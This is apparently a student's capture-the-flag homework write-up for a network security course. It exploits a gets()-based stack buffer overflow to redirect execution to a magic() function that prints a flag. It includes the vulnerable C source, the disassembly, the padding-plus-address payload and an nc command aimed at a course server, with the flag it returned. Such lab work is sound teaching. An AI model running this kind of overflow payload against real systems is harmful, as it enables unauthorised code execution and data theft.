Network Security


Project 3

0556562 陳鴻君

By Hints, buffer overflow will execute the command in return address.
First of all, the buffer size is 75 bytes.(in c code.)

```
int main(){
        char buf[75];
        gets(buf);
        return 0;
}
```

By the way, the concept of buffer overflow as follow:



Therefore, I need to fill the buffer with 75+4 (previous $edp) bytes.
Then, input “magic()” function’s address.
By viewing the assembly code as follow:

```
0804887c <magic>:
 804887c:       55                      push   ebp
 804887d:       89 e5                   mov    ebp,esp
 804887f:       83 ec 38                sub    esp,0x38
 8048882:       68 48 b2 0b 08          push   0x80bb248
 8048887:       e8 34 6b 00 00          call   804f3c0 <_IO_puts>
 804888c:       83 c4 04                add    esp,0x4
 804888f:       68 51 b2 0b 08          push   0x80bb251
 8048894:       68 53 b2 0b 08          push   0x80bb253
 8048899:       e8 62 68 00 00          call   804f100 <_IO_new_fopen>
 804889e:       83 c4 08                add    esp,0x8
 80488a1:       89 45 fc                mov    DWORD PTR [ebp-0x4],eax
 80488a4:       6a 32                   push   0x32
 80488a6:       6a 00                   push   0x0
 80488a8:       8d 45 ca                lea    eax,[ebp-0x36]
 80488ab:       50                      push   eax
 80488ac:       e8 bf f9 ff ff          call   8048270 <__rel_iplt_end+0xc8>
 80488b1:       83 c4 0c                add    esp,0xc
 80488b4:       ff 75 fc                push   DWORD PTR [ebp-0x4]
 80488b7:       6a 32                   push   0x32
 80488b9:       6a 01                   push   0x1
 80488bb:       8d 45 ca                lea    eax,[ebp-0x36]
 80488be:       50                      push   eax
 80488bf:       e8 5c 68 00 00          call   804f120 <_IO_fread>
 80488c4:       83 c4 10                add    esp,0x10
 80488c7:       ff 75 fc                push   DWORD PTR [ebp-0x4]
 80488ca:       e8 31 64 00 00          call   804ed00 <_IO_new_fclose>
 80488cf:       83 c4 04                add    esp,0x4
 80488d2:       8d 45 ca                lea    eax,[ebp-0x36]
 80488d5:       50                      push   eax
 80488d6:       e8 e5 6a 00 00          call   804f3c0 <_IO_puts>
 80488db:       83 c4 04                add    esp,0x4
 80488de:       6a ff                   push   0xffffffff
 80488e0:       e8 db 59 00 00          call   804e2c0 <exit>
```

The address of magic() is 0804887c.
BTW, stack store as little endian, so the complete address string is “\x7c\x88\x04\x08”.

Execute the following command in linux, and get the flag.

```
jordan@jordan-pc:~/Documents/network security/hw3/0556562$ (python -c 'print "\x00"*79 + "\x7c\x88\x04\x08"' && cat)
 | nc 140.113.194.78 20061
Congrats
FLAG{4dfe109ba89c3fac0adc7a18608ffe2b}
```